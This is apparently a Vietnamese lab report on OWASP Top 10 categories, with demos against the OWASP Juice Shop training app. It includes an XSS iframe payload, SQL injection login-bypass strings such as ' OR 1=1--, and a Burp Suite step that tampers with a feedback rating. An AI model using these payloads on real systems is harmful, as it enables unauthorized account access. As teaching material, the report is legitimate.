
- Mất dữ liệu: Truy vấn không kiểm soát có thể xóa, thay đổi hoặc làm rò rỉ dữ liệu nhạy cảm.
- Chiếm quyền kiểm soát hệ thống: Command Injection có thể cho phép kẻ tấn công thực thi lệnh trên máy chủ.
- Đánh cắp thông tin người dùng: Với XSS, kẻ tấn công có thể lấy cắp cookie hoặc thông tin nhạy cảm.
- Gián đoạn dịch vụ: Injection có thể bị khai thác để gây tấn công từ chối dịch vụ (DoS).

3. Cách phòng tránh lỗ hổng Injection:


- Kiểm tra và xử lý đầu vào:
 - Sử dụng các cơ chế kiểm tra dữ liệu đầu vào để loại bỏ các ký tự đặc biệt nguy hiểm.
 - Ví dụ: Escaping hoặc lọc đầu vào.
- Sử dụng các công cụ ORM hoặc Prepared Statements:
 - Prepared Statements giúp tránh việc chèn mã độc vào truy vấn.
- Hạn chế quyền của ứng dụng:
 - Tài khoản kết nối cơ sở dữ liệu hoặc hệ thống chỉ nên có quyền tối thiểu cần thiết.
- Sử dụng thư viện mã hóa và API an toàn:
 - Các API như exec hoặc system trong code nên được thay bằng các thư viện an toàn hơn.

- Bật chế độ lỗi an toàn:
 - Cấu hình hệ thống để hạn chế tối đa thông tin lỗi hiển thị ra ngoài.
- Kiểm tra bảo mật định kỳ:
 - Sử dụng các công cụ kiểm tra tự động (như Burp Suite, OWASP ZAP) hoặc thực hiện kiểm tra bảo mật thủ công.
- Áp dụng Content Security Policy (CSP):
 - Đặc biệt hữu ích trong việc giảm thiểu rủi ro từ XSS.
- i. XSS (Cross-Site Scripting)**
 - ❖ Các loại XSS
 - Stored XSS (Lưu trữ)
 - Reflected XSS (Phản chiếu)
 - DOM-based XSS
 - ❖ Ví dụ demo: DOM-based XSS :


Thông thường thanh tìm kiếm sẽ là nơi dễ bị tấn công kiểu DOM-based vì vậy ta sẽ thử test bằng 1 lệnh html đơn giản : `<h1>Hien Duong</h1>`




Tuy không có kết quả nhưng ở Search Results chỉ hiển thị “Hien Duong” chứ k phải cả



Tại nơi tìm kiếm gõ đoạn mã sau: `<iframe src="javascript:alert('xss')">`






ii. SQL Injection

❖ Tấn công SQL Injection trên trang đăng nhập (login vào 1 tài khoản bất kì trái phép)

Bước 1: Nhập dữ liệu độc hại vào trường email và password:



Dữ liệu mẫu cho trường email:

Email : dạng 'OR 1=1-- -

Password : có thể nhập chuỗi bất kỳ.

Bước 2: Nhấn "Login"


- Kết quả: Bạn đã đăng nhập thành công vào tài khoản admin (admin@juice-sh.op).
- Lý do: SQL Injection bypass được kiểm tra xác thực, trả về tài khoản admin đầu tiên trong cơ sở dữ liệu.

❖ Tấn công SQL Injection vào tài khoản người dùng khác (login vào tài khoản người dùng khác trái phép)

Bước 1: Tạo tài khoản mới

- Ví dụ: test1@gmail.com.

Bước 2: Nhập dữ liệu độc hại để login vào tài khoản:




Dữ liệu ở trường email và password như sau :

+ Email: test1@gmail.com' OR 1=1--

+ Password: Chuỗi bất kỳ.

Bước 3: Nhấn "Login"

- Kết quả: Thành công đăng nhập vào tài khoản test1@gmail.com mà không cần biết mật khẩu.



D. A04:2021-Insecure Design

1. Khái niệm

Insecure Design là các lỗi phát sinh do thiết kế không đủ chắc chắn để ngăn chặn các hành vi khai thác hoặc tấn công. Những lỗi này có thể bao gồm:

- Không thực hiện nguyên tắc bảo mật từ đầu (Security by Design).
- Thiếu các quy trình kiểm tra hoặc đánh giá thiết kế.
- Không áp dụng các mẫu thiết kế bảo mật hoặc sử dụng sai.

2. Nguyên nhân: Một số nguyên nhân phổ biến:

- Không phân tích rủi ro: Bỏ qua việc đánh giá các mối đe dọa và kịch bản tấn công.
- Thiếu tiêu chuẩn thiết kế: Không có các mẫu (patterns) hoặc quy tắc bảo mật trong quá trình thiết kế.
- Áp lực thời gian: Tối ưu hóa tốc độ phát triển mà không quan tâm đủ đến bảo mật.
- Không có training: Đội ngũ thiết kế không được đào tạo về bảo mật.

3. Hậu quả

- Dễ bị khai thác các lỗ hổng tiềm tàng như XSS, SQLi, hoặc RCE.
- Rủi ro dữ liệu: Đánh cắp dữ liệu nhạy cảm hoặc tấn công hệ thống lớn hơn.

- Tăng chi phí sửa chữa: Xử lý lỗi sau khi triển khai khó khăn và tốn kém hơn rất nhiều.
- Làm giảm uy tín, niềm tin của người dùng hoặc khách hàng.


4. Cách phòng tránh

- Để giảm thiểu nguy cơ, cần áp dụng các biện pháp sau:
- Security by Design: Bảo mật phải được tích hợp từ giai đoạn đầu của quá trình phát triển.
- Phân tích và đánh giá rủi ro: Thực hiện đánh giá các nguy cơ tiềm ẩn cho từng module.
- Sử dụng các mẫu bảo mật: Áp dụng các mẫu thiết kế bảo mật phổ biến, ví dụ: OWASP Security Knowledge Framework.
- Xây dựng checklist bảo mật: Bao gồm kiểm tra mã nguồn, mã hóa dữ liệu, và các chính sách xác thực.

5. Ví dụ demo

Bước 1: Truy cập vào trang "Photo Wall"

- Người dùng truy cập vào phần "Photo Wall" của ứng dụng OWASP Juice Shop. Tại đây, người dùng có thể thấy nhiều bức ảnh được hiển thị trong giao diện người dùng. Tuy nhiên, có một bức ảnh không thể nhìn thấy ngay lập tức.



Bước 2: Kiểm tra URL ảnh

- Sau khi quan sát trang, người dùng kiểm tra mã HTML của trang và phát hiện rằng URL của bức ảnh không thể nhìn thấy này chứa dấu #.

- Trong HTML, dấu # thường được dùng làm điểm neo (HTML anchor) để điều hướng tới các phần tử cụ thể trong trang. Tuy nhiên, khi sử dụng ký tự # trong một URL mà không mã hóa, trình duyệt hoặc ứng dụng có thể hiểu rằng đó là một điểm neo và không hiển thị đúng URL như mong đợi.
- Các ký tự đặc biệt trong URL, như #, ?, &, v.v., có những ý nghĩa đặc biệt trong việc phân tách các phần của URL. Do đó, để đảm bảo rằng các URL này được hiểu và xử lý đúng, những ký tự này cần phải được mã hóa thành mã hex của chúng theo chuẩn URL encoding.

```

\ Tìm kiếm HTML
<mat-card class="mat-card mat-focus-indicator heading mat-elevation-z6 mat-own-card" _ngcontent-skv-c94=""
style="margin-bottom: 10px;">
  <h1 _ngcontent-skv-c94="">Photo Wall</h1>
  <div _ngcontent-skv-c94="">
    <div class="grid ng-star-inserted" _ngcontent-skv-c94="">
      <span class="container mat-elevation-z6 ng-star-inserted" _ngcontent-skv-c94="">
        
        <div class="overlay" _ngcontent-skv-c94="">
      </span>
    </div>
  </div>

```

Bước 3: Mã hóa lại URL

- Để khắc phục vấn đề này, bạn mã hóa lại URL bằng cách thay thế dấu # bằng %23, vì %23 là mã hex tương ứng của dấu # trong chuẩn URL encoding.
- Khi thực hiện thay thế, URL bức ảnh trở nên hợp lệ và không bị hiểu nhầm là một điểm neo. Sau khi thay đổi này, bức ảnh vốn không thể nhìn thấy trước đó đã xuất hiện trên trang "Photo Wall".

```

<mat-card class="mat-card mat-focus-indicator heading mat-elevation-z6 mat-own-card" _ngcontent-skv-c94=""
style="margin-bottom: 10px;">
  <h1 _ngcontent-skv-c94="">Photo Wall</h1>
  <div _ngcontent-skv-c94="">
    <div class="grid ng-star-inserted" _ngcontent-skv-c94="">
      <span class="container mat-elevation-z6 ng-star-inserted" _ngcontent-skv-c94="">
        
        <div class="overlay" _ngcontent-skv-c94="">
      </span>
    </div>
  </div>

```

Kết quả:

- Sau khi mã hóa lại URL, bức ảnh, vốn không thể nhìn thấy trước đó, giờ đã xuất hiện và được hiển thị đúng trên trang "Photo Wall". Điều này chứng tỏ ứng dụng OWASP Juice Shop không thực hiện mã hóa URL một cách đúng đắn, dẫn đến việc các ký tự đặc biệt như # không được xử lý đúng cách, gây ra tình trạng không thể hiển thị hình ảnh.



n tích lỗ hổng: Lỗ hổng này thuộc loại Missing Encoding (Improper Input Validation.). Trong trường hợp này, ứng dụng không mã hóa các ký tự đặc biệt trong URL trước khi xử lý chúng, dẫn đến các vấn đề trong việc hiển thị nội dung đúng cách. Điều này có thể tạo ra cơ hội cho các cuộc tấn công hoặc khai thác, đặc biệt là trong các trường hợp các ký tự đặc biệt có thể bị lợi dụng để thay đổi hành vi của ứng dụng. Để khắc phục lỗ hổng này, ứng dụng cần mã hóa URL một cách chính xác trước khi gửi hoặc xử lý chúng, tránh để lộ các điểm yếu có thể bị khai thác.

E. A05:2021-Security Misconfiguration

1. Khái niệm: Security Misconfiguration xảy ra khi:

- Cấu hình hệ thống hoặc ứng dụng không an toàn mặc định.
- Các thiết lập bảo mật không được thay đổi theo nhu cầu thực tế.
- Sử dụng sai hoặc thiếu các thông số bảo mật.

▪ Ví dụ:

- Quên tắt các cài đặt không cần thiết (debug mode, directory listing).
- Không cập nhật các phần mềm hoặc hệ thống.
- Sử dụng tài khoản mặc định với thông tin xác thực mặc định (admin/admin).

2. Nguyên nhân

- Thiếu kiểm tra bảo mật: Không thực hiện đánh giá cấu hình định kỳ.
- Thiếu kiến thức: Người quản trị hệ thống không nắm rõ các quy chuẩn bảo mật.
- Áp lực phát triển: Cấu hình tạm thời trong quá trình phát triển không được điều chỉnh trước khi triển khai.
- Không cập nhật: Hệ thống hoặc ứng dụng không được vá các bản lỗi bảo mật.

- Mở rộng hệ thống không kiểm soát: Thêm dịch vụ, API mà không kiểm tra bảo mật.

3. Hậu quả

- Dễ bị tấn công: Tin tặc có thể lợi dụng các lỗ hổng cấu hình để thực hiện các tấn công như:
 - Tấn công SQL Injection, XSS.
 - Truy cập trái phép vào dữ liệu nhạy cảm.
 - Rò rỉ dữ liệu: Dữ liệu nhạy cảm hoặc tài sản kỹ thuật số có thể bị đánh cắp hoặc xóa bỏ.
 - Tăng chi phí: Tốn kém trong việc khắc phục hậu quả sau các sự cố bảo mật.

4. Cách phòng tránh


- Để ngăn ngừa lỗi cấu hình bảo mật, cần áp dụng các biện pháp sau:
- Xây dựng cấu hình an toàn mặc định:
- Tắt các tính năng, dịch vụ không cần thiết.
- Đặt các thông số bảo mật cao ngay từ đầu.

5. Ví dụ demo


a) Ví dụ 1: 1 LAB thay đổi đánh giá của người dùng từ 5 sao thành 0 sao:

Mục tiêu bài LAB: ta cần tìm cách đánh giá một sản phẩm với 0 sao, mặc dù hệ thống chỉ cho phép các đánh giá từ 1 đến 5 sao. Điều này yêu cầu phải vượt qua hoặc lợi dụng cơ chế kiểm tra đầu vào của ứng dụng.

Bước 1. Đăng nhập với vai trò là người dùng :



Bước 2. Chọn biểu tượng Menu (3 dấu gạch ngang bên góc trên bên trái), rồi chọn Costomer Feedback



Bước 3. Tại bảng Costomer Feedback ta nhập như hình dưới :

Customer Feedback

Author

****t@test

Comment *

i love this webshop

Max. 160 characters 20/160

Rating

CAPTCHA: What is $6+9*8$?

Result *

78

Submit

Bước 4. Chuyển tab sang Burp Suite và bật Intercept:



Bước 5. Về lại trang web chọn Submit, xong chuyển tab sang Burp Suite, chọn dòng hiển thị “PORT” tại cột Method

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2024.10.3 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Time	Type	Direction	Method	URL
12:39:04 3 Dec...	WS	← To client		https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=websocket&sid=A-0HECUX9VJ4Yw7_ABP_
12:39:09 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB1v7M
12:39:31 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB1-dq
12:39:55 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB24Gd
12:40:20 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2ANc
12:40:45 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2Guf
12:41:10 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2Mbc
12:41:35 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2SiV
12:42:00 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2YpE
12:42:25 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2evw
12:42:50 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2Io0
12:43:15 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2rEd
12:43:30 3 Dec...	HTTP	→ Request	POST	https://juice-shop.herokuapp.com/api/Feedbacks/
12:43:40 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB2xLa
12:44:05 3 Dec...	HTTP	→ Request	GET	https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PEB31SY

Bước 6. Khi click vào thì bảng Request hiện ra, chọn Raw

[illegible]

Ta sửa dòng

```
'captchaId':74,"captcha":"78","comment":"i love this  webshop (**t@test)","rating":5,"UserId":29)
```

Thành

```
{"captchaId":74,"captcha":"78","comment":"i love this webshop (***t@test)","rating":0,"UserId":29}
```

Ở đây ta đã sửa rating từ 5 thành 0 đồng thời ta cũng biết đc ID của chúng ta là 29.

Chon Forward

A screenshot of the Proxyman application's toolbar. The 'Intercept on' button is highlighted in blue. To its right are the 'Forward' button (orange) and the 'Drop' button (white with a grey border). Above the toolbar, the 'Intercept' tab is selected, with other tabs like 'HTTP history', 'WebSockets history', 'Match and replace', and 'Proxy settings' visible.

Đăng nhập bằng tài khoản admin, tại bảng Customer Feedback với ID là 29 ta có thể thấy nhận xét của ta “I love this webshop” và đánh giá là 0


Administration			
Registered Users		Customer Feedback	
 admin@juice-sh.op		1	I love this shop! Best products in town! Highly recommended! (""in@juice-sh.op) ★★★★★ 
 jim@juice-sh.op		2	Great shop! Awesome service! (""@juice-sh.op) ★★★★★ 
bender@juice-sh.op		3	Nothing useful available here! (""der@juice-sh.op) ★ 
bjorn.kimmich@gmail.com		21	Please send me the juicy chatbot NFT in my wallet at juicy-nft : "purpose betray marriage blame... ★ 
ciso@juice-sh.op			Incompetent customer support! Can't even upload photo of broken purchase!... ★★ 
support@juice-sh.op			This is the store for awesome stuff of all kinds! (anonymous) ★★★★★ 
marty@juice-sh.op			Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous) ★★★★★ 
mc_safesearch@juice-sh.op			Keep up the good work! (anonymous) ★★★ 
j12934@juice-sh.op			(anonymous) ★★★ 
wurstbrot@juice-sh.op		29	i love this webshop (""t@test) 

b) Ví dụ 2

Mục tiêu: Phát hiện các lỗ hổng liên quan đến việc xử lý lỗi không an toàn (như lỗi chi tiết được trả về cho người dùng) có thể gây rủi ro bảo mật.

Bước 1: Thực hiện hành động chọn một sản phẩm bất kỳ trong ứng dụng

- Trước tiên, người dùng mở ứng dụng OWASP Juice Shop và thực hiện hành động chọn một sản phẩm bất kỳ trên giao diện ứng dụng. Ví dụ: người dùng có thể chọn một loại nước ép hoặc bất kỳ mặt hàng nào được hiển thị trên trang.
